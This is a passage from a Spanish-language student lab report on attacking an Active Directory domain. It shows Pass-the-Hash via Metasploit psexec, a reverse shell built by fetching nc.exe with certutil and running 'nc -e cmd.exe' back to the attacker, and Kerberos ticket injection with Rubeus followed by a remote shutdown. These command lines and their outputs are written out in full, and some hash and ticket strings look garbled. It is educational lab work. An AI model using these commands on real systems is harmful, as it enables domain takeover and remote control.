-Después de revisar los hashes obtenidos en el archivo hashtres, procedimos a extraer y guardar únicamente la primera línea correspondiente al hash del usuario "Administrador" en un archivo nuevo.

```
PC-12$:1230:aad3b435b51404ee
(kali@kali)-[~]
$ nano hashadmin1
```

Paso 7 PASS THE HASH

Una vez obtenido el hash de la cuenta Administrator y almacenado en el archivo hashadmin1, se procedió a realizar un ataque Pass-the-Hash. Este tipo de ataque permite a un atacante utilizar un hash de contraseña en lugar de la contraseña en texto claro para autenticar a un usuario en un sistema.

-Luego, se utilizó Metasploit Framework (MSFConsole) para llevar a cabo el ataque Pass-the-Hash utilizando el hash obtenido previamente de la cuenta Administrator. Se hizo uso de un exploit en Metasploit que permite ejecutar este tipo de ataques sobre servicios SMB.

```
msf6 > search exploit/windows/smb

+ --=[ 2437 exploits - 1255 auxiliary - 429 post ]
+ --=[ 1471 payloads - 47 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search exploit/windows/smb

Matching Modules
```


-Se eligió el exploit Exploit/Windows/smb/psexec, el cual está diseñado para aprovechar las vulnerabilidades en el servicio SMB de Windows y permitir la ejecución remota de comandos en sistemas Windows. Este exploit permite autenticar un usuario utilizando un hash de la contraseña, sin necesidad de conocer la contraseña en texto claro.

179	\ AKA: ETERNALCHAMPION
180	\ AKA: ETERNALBLUE
181	exploit/windows/smb/psexec	1999-01-01	manual	No	Microsoft Windows Authenticated User Code Execution
182	\ target: Automatic
183	\ target: PowerShell


- Después de buscar los payloads disponibles en Metasploit, se utilizó la siguiente payload. Este tipo de payload es ideal porque utiliza PowerShell para ejecutar comandos en la máquina comprometida

259	payload/windows/x64/pingback_reverse_tcp	.	normal	No	Windows x64 Pingback, Reverse TCP Inline
260	payload/windows/x64/powershell_bind_tcp	.	normal	No	Windows Interactive Powershell Session, Bind TCP
261	payload/windows/x64/powershell_reverse_tcp	.	normal	No	Windows Interactive Powershell Session, Reverse TCP
262	payload/windows/x64/powershell_reverse_tcp_ssl	.	normal	No	Windows Interactive Powershell Session, Reverse TCP SSL
263	payload/windows/x64/shell/bind_ipv6_tcp	.	normal	No	Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
264	payload/windows/x64/shell/bind_ipv6_tcp_uuid	.	normal	No	Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with

-Buscamos el archivo que creamos con la línea de administrador para pegarla en los parámetros del exploit




-Después de seleccionar el exploit y el payload, el siguiente paso fue configurar los parámetros del exploit y del payload para realizar el ataque de forma efectiva.




-Después de haber configurado correctamente los parámetros del exploit, se procedió a ejecutar el ataque.

-La ejecución del comando exploit fue exitosa. Se obtuvo una sesión Meterpreter es un tipo de Shell avanzado que proporciona acceso completo al sistema comprometido.



- Después de haber obtenido exitosamente una sesión meterpreter, se procedió a ejecutar el comando shell dentro de la sesión Meterpreter. Este comando permitió obtener acceso a una shell en el sistema objetivo, proporcionando un canal más directo y flexible para interactuar con el sistema comprometido.



-Luego se exploró por la raíz del sistema para obtener una visión de los archivos disponibles. Esto permitió identificar directorios, archivos y configuraciones.

```
C:\>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: E208-E95E

Directorio de C:\

15/09/2018  08:19  <DIR>          PerfLogs
13/11/2024  15:07  <DIR>          Program Files
13/11/2024  14:36  <DIR>          Program Files (x86)
15/11/2024  16:48  <DIR>          Tools
21/11/2024  16:53  <DIR>          Users
21/11/2024  17:29  <DIR>          Windows
               0 archivos             0 bytes
               6 dirs 41,708,281,856 bytes libres

C:\>
```

-Se exploró los directorios, especialmente administrador y se creó un archivo llamado “eso es todo”

```
C:\Users\Administrador\Desktop>mkdir esoestodo
mkdir esoestodo

C:\Users\Administrador\Desktop>ls
ls
"ls" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Users\Administrador\Desktop>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: E208-E95E

Directorio de C:\Users\Administrador\Desktop


21/11/2024  20:15  <DIR>          .
21/11/2024  20:15  <DIR>          ..
21/11/2024  16:47  <DIR>          Andres_Arbelaez_Estuvo_Aqui
21/11/2024  20:15  <DIR>          esoestodo
20/11/2024  17:23  <DIR>          MENESES_ESTUVO_AQUI
13/11/2024  15:13  <DIR>          65,052 vulnad.ps1
21/11/2024  15:35  <DIR>          YON_ESTUVO_AQUI
               1 archivos             65,052 bytes
               6 dirs 41,708,281,856 bytes libres

C:\Users\Administrador\Desktop>
```

-OBTENER REVERSE SHELL

Una vez que se obtuvo acceso al sistema comprometido a través de la shell obtenida en el paso anterior, se procedió a establecer una reverse shell. La creación de una reverse shell es una técnica utilizada para establecer una conexión desde el sistema comprometido hacia un servidor de control del atacante, lo que permite el control remoto de la máquina víctima sin que sea necesario mantener una conexión directa desde el atacante.

- Para continuar con el ataque y facilitar la ejecución de herramientas en la máquina comprometida, se procedió a montar un servidor local en la máquina Windows utilizando HFS (HTTP File Server), una herramienta para compartir archivos a través de HTTP. El archivo Netcat se utilizó como parte de la reverse shell para establecer una comunicación entre la máquina comprometida y la máquina atacante. De este modo, se facilitó la transferencia de archivos y la creación de una conexión remota estable.



- Una vez que la máquina Windows comprometida estaba lista para descargar el archivo, se ejecutó el siguiente comando en la shell de Windows (en linux) para realizar la transferencia del archivo nc.exe desde el servidor web del atacante a la máquina víctima:

Comando : certutil.exe -urlcache -f http://172.16.0.199/nc.exe

```
C:\Users\Administrador\Downloads>certutil.exe -urlcache -f http://172.16.0.199/nc.exe ncje.exe
certutil.exe -urlcache -f http://172.16.0.199/nc.exe ncje.exe
**** En línea ****
CertUtil: -URLCache comando completado correctamente.

C:\Users\Administrador\Downloads>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: E208-E95E

Directorio de C:\Users\Administrador\Downloads

21/11/2024  20:31    <DIR>          .
21/11/2024  20:31    <DIR>          ..
21/11/2024  16:40             38,616  ncifar.exe
21/11/2024  20:31             38,616  ncje.exe
21/11/2024  17:31             38,616  ncvivi.exe
                3 archivos             115,848 bytes
                2 dirs  41,708,195,840 bytes libres

C:\Users\Administrador\Downloads>
```

- Una vez que el archivo Netcat fue transferido correctamente, se procedió a configurar Netcat para que escuchara en la ruta adecuada dentro del sistema de archivos de la máquina víctima. Este archivo nc.exe (Netcat) es esencial para establecer una reverse shell, ya que permite la comunicación entre la máquina comprometida y el atacante a través de la red.

- Se configuró la máquina atacante para escuchar en el puerto especificado, esperando que la máquina víctima estableciera la conexión hacia la reverse shell.

```
(kali@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
```

-Al ejecutar el comando en la máquina comprometida, Netcat intentó conectarse a la máquina

Comando: ncje.exe -e cmd.exe 172.16.4.11 1234

```
C:\Users\Administrador\Downloads>ncje.exe -e cmd.exe 172.16.4.11 1234
ncje.exe -e cmd.exe 172.16.4.11 1234
█
```

-Con éxito, la máquina Kali recibió la conexión desde la víctima y se estableció un canal de comunicación bidireccional entre ambas máquinas.

-Después de configurar correctamente la herramienta Netcat y establecer la conexión entre la máquina comprometida (Windows) y la máquina atacante (Kali), se logró obtener con éxito una reverse shell.

```
kali@kali: ~$ nc -lvp 1234
listening on [any] 1234 ...
172.16.1.51: inverse host lookup failed: Host name lookup failure
connect to [172.16.4.11] from (UNKNOWN) [172.16.1.51] 51414
Microsoft Windows [Versión 10.0.17763.737]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador\Downloads>
C:\Users\Administrador\Downloads>ncje.
```

Método Pass the Ticket (PTT)

El ataque Pass the Ticket (PTT) aprovecha las credenciales Kerberos de un usuario autenticado. En lugar de utilizar un nombre de usuario y una contraseña para acceder a un sistema

-Se busca el tercer hash obtenido anteriormente con CrackMapExec y se copia únicamente la primera línea correspondiente al hash del usuario "Administrador" en un archivo nuevo.

```
(kali@kali)-[~]
$ cat hashtres.ntds.kerberos | grep Administrador
Administrador:aes256-cts-hmac-sha1-96:adbc3ed526ed66b5633a9eec27b4cccbc4d6a1903aedfd692343
Administrador:aes128-cts-hmac-sha1-96:0e89bb8a585bf14c2654b07530aaa906
Administrador:des-cbc-md5:37a1f7efdf454a7a

(kali@kali)-[~]
$ nano hashkerberos


(kali@kali)-[~]
$ cat hashtreskerberos
cat: hashtreskerberos: No such file or directory

(kali@kali)-[~]
$ cat hashkerberos
aes256-cts-hmac-sha1-96:adbc3ed526ed66b5633a9eec27b4cccbc4d6a1903aedfd6923437af3da26a87b

(kali@kali)-[~]
```

-Se utilizó la herramienta Rubeus para generar un Golden Ticket mediante el siguiente comando:

.\Rubeus.exe asktgt /user:Administrador/aes256:adbc3ed526ed66b5633a9eec27b4ccbc4d6a1903aedfd6923437af3da26a87b /domain:cs.org /dc:172.16.1.51 /ptt



- Al ejecutar este comando, Rubeus genera y solicita un Ticket Granting Ticket (TGT) de Kerberos para el usuario Administrador utilizando el hash AES previamente proporcionado. El ticket generado es un Golden Ticket, lo que significa que permite al atacante autenticarse como cualquier usuario dentro del dominio cs.org, incluso sin tener acceso a las credenciales de dicho usuario.

El Golden Ticket es entonces inyectado en la memoria del sistema utilizando el parámetro /ptt. Esto permite al atacante acceder a cualquier servicio dentro de la red del dominio sin necesidad de proporcionar contraseñas adicionales, obteniendo así un acceso completo y sin restricciones.

```
[*] Action: Ask TGT
[*] Using aes256-cts-hmac-sha1 hash: adbc3ed526ed66b5633a9eec27b4ccbc4d6a1903aedfd6923437af3da26a87b
[*] Building AS-REQ (w/ pre-auth) for: cs.org/Administrador
[*] Using domain controller: 172.16.1.51:88
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIfEDCC0yGaw18BaEDagE000E1jCCBShggQm1IEFqADAgEfoQgbRNTLk9S861DWhgAw18AqE5
H0A8dntYvWmnd80YPhub37na1D5jCCa+gWzBEEdmgeCo0D1ASCARcyvuf8Fu+Uu8Q3Vv2RrP
RCP28yRtS15V2jcy743AeVBK5kwywM7AmJuoY6uNDxpZuv9KfQoL16pOfzTnQuC+LXspY8Tfyvk
3p8deATLADFN01C62L9/hegtT3Co7yDz25gfIndTTEjy80Ckwa3m2BHM21f/20E9WZ1+AEQ0b1
10215V8K1HmKwPp5d7278N0X4y+eCR7F6CtCCGdInd8TBT9C9k6a0A4m1x1NZ05vdeBL
1868+4TV4xe23uel/nRPGKvtr13j1VfjA6+Myp7JmhuCZHX2V1Ja6wg51NF70rCacv191ZLC4Fv
0LsC6yFHDLGZ1001ER8KSDPmWfW/vET0zH/1BbnYE64X/y5Vh2h3NsfZ1XtbjYfGmKBHqSHS
Np8pD0vYCNTRU0151PARtEj/4e5d3wZk4K89+eR8KXWmWdFedmewdDLM6G2C0USCm8U00j
eegek1j63utkHajL7rCH-DEB2ZCcQ8CNPmWBYCAn59zgGf9G22Lo261P82uV0Wmnd80YPhub37na1D5jCCa+gWzBEEdmgeCo0D1ASCARcyvuf8Fu+Uu8Q3Vv2RrP
g1e1M80S0tLGFx+h86d6HtmtJezAN3uxnbyV684RY1Z/QNWuqQ0g4Kqk874F8Xag++fN35E
1H4H0R0548e8gAFVPHGULqF5+Sh80D4mH2z3JUKR/25/0kge10ghurAQLm3F83r+g0V/18v
0393VpPshwK/r04Kf6s1pUKWtDcErHf60sc1+3AuJK3QULr1TTVQjrkLWtCUJk1X8c5g0a6f1yKq
oHtW8V5kme2alpsXVL5f3/Q5+m0XQ986ThrkLzNE11901Np0D0vA0VQ30s+VvXZ5RQb1E02p
T154fC2Jm9p175pW3V3K3ttkH8EAkC1uPzR2nmhYg89S0+eE8e8g211lwe27Mmnd80YPh
y7TJ1MnoJnsB2VVCsQ56N1Ym+uTfyzfsw3bsgv361f7BL4Fh++xeDaxY3j7/81KDXCse8/8N61ypE
u0vtoV8915efwgG1Uu3GhKScxrGNf+IP3MhnrMy1BPYd+X1SLKupH8uW9Xcg0TicdvUQvayfF
N+50hVnYr+af888F07XwDw4R0hmbCmFCEp610E9mK0C4X415G2H485PmV1D0pe2J/PK3
1kiUTVYK/vkXNF2fy+JCW0Sag/GfPhu1+ixgEFB10tuor113KOC1VMDs1144VhLVW/DcJ7Zsgv+Qw/S
o4H2MIMMoACQIgc4fgct9gcgwGcgGcg1gh8Wgbygk+Ap0A0KRNiGqg+4fCe8dtv6pe1b6fE11a
u0JrvhTE81yz+sd8V8U8e8C8Q0uT1J1Mh0m0dADAgE80R8e8d8u8N8e8d8e838j1Kwce8H8d8
Q0EAAK8G88+eD10MTEYNTSNTUwVce8EgP8j8yNDE+8j1WtU11Df8Ap8E8V0z1WjQ0T14NT81NT8X
W8g16w2DU5PUkepG2A0NCAQKHE3AQGNZrcn38Z3Qb8WzLn9y2e==
[*] Ticket successfully imported!

ServiceName      : krbtgt/cs.org
ServiceRealm     : CS.ORG
UserName         : Administrador
UserRealm        : CS.ORG
StartTime        : 21/11/2024 2:55:01 p. m.
EndTime          : 22/11/2024 12:55:01 a. m.
RenewTill        : 28/11/2024 2:55:01 p. m.
Flags             : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : aes256-cts-hmac-sha1
Base64(key)      : +f4Ce8dtv6pe1b6fE11auqJrvhTE81yz+sd8V8U8e8C8Q0uT1J1Mh0m0dADAgE80R8e8d8u8N8e8d8e838j1Kwce8H8d8
ASREP (key)      : AD0C3ED526ED66B5633A9EEC27B4CCCCBC4D6A1903AEDFD6923437AF3DA26A87B

PS C:\Users\Julian\Desktop\Tools2\CRTE>
```

- Al ejecutar el comando `klist`, se pueden visualizar los detalles de los tickets Kerberos activos en la sesión, que permiten a los usuarios autenticarse dentro de la red de AD.

```
PS C:\Users\Julian\Desktop\Tools2\CRTE> klist

El id. de inicio de sesión actual es 0:0x30a44

Vales almacenados en caché: (1)

#0>    Cliente: Administrador @ CS.ORG
      Servidor: krbtgt/cs.org @ CS.ORG
      Tipo de cifrado de vale Kerberos: AES-256-CTS-HMAC-SHA1-96
      Marcas de vale 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
      Hora de inicio: 11/21/2024 14:55:01 (local)
      Hora de finalización: 11/22/2024 0:55:01 (local)
      Hora de renovación: 11/28/2024 14:55:01 (local)
      Tipo de clave de sesión: AES-256-CTS-HMAC-SHA1-96
      Marcas de caché: 0x1 -> PRIMARY
      KDC llamado:
PS C:\Users\Julian\Desktop\Tools2\CRTE> █
```

-Se utilizó el comando `ls \\SERVER.cs.org\c$` para listar los contenidos del recurso compartido C\$. El C\$ es un recurso compartido por defecto que proporciona acceso a la unidad C: del sistema operativo Windows en un equipo de red

```
KDC llamado:
PS C:\Users\Julian\Desktop\Tools2\CRTE> ls \\SERVER.cs.org\c$

Directorio: \\SERVER.cs.org\c$

Mode                LastWriteTime         Length Name
----                -
d-----          15/09/2018   2:19 a. m.         PerfLogs
d-r-----        13/11/2024   9:07 a. m.        Program Files
d-----        13/11/2024   8:36 a. m.        Program Files (x86)
d-----        15/11/2024  10:48 a. m.         Tools
d-r-----        21/11/2024  10:53 a. m.         Users
d-----        21/11/2024  11:29 a. m.        Windows

PS C:\Users\Julian\Desktop\Tools2\CRTE> █
```

-Una vez que se generó e inyectó el Golden Ticket en la sesión. Posteriormente, se procedió a apagar el servidor de pruebas para confirmar que el Golden Ticket seguía siendo funcional después del reinicio o apagado del servidor, el cual fue exitoso

```
PS C:\Users\Julian\Desktop\Tools2\CRTE> shutdown /s /m \\SERVER.cs.org /t 0
PS C:\Users\Julian\Desktop\Tools2\CRTE> █
```

Link GitHub

Conclusiones

La infraestructura de Active Directory es vulnerable a ataques avanzados como Pass-the-Hash, Pass-the-Ticket y DCSync, que permiten a un atacante obtener acceso a recursos sensibles del dominio sin la necesidad de conocer las credenciales de usuario.

-El uso de herramientas como Golden Ticket permite a los atacantes mantener acceso persistente a los recursos del dominio, incluso después de apagados o reinicios del servidor, lo que aumenta significativamente el riesgo de exfiltración de datos o ejecución de acciones maliciosas sin ser detectado.

-El uso de herramientas como CrackMapExec, BloodHound y Rubeus permitió realizar una enumeración efectiva de los usuarios y los permisos dentro del dominio, facilitando la escalada de privilegios y la explotación de la infraestructura de red de manera eficiente.

-Las técnicas empleadas demuestran que un atacante con acceso a credenciales o herramientas avanzadas puede comprometer la integridad y confidencialidad de los datos de la organización, lo que puede tener un impacto directo en la seguridad general de la infraestructura tecnológica y la protección de la información crítica.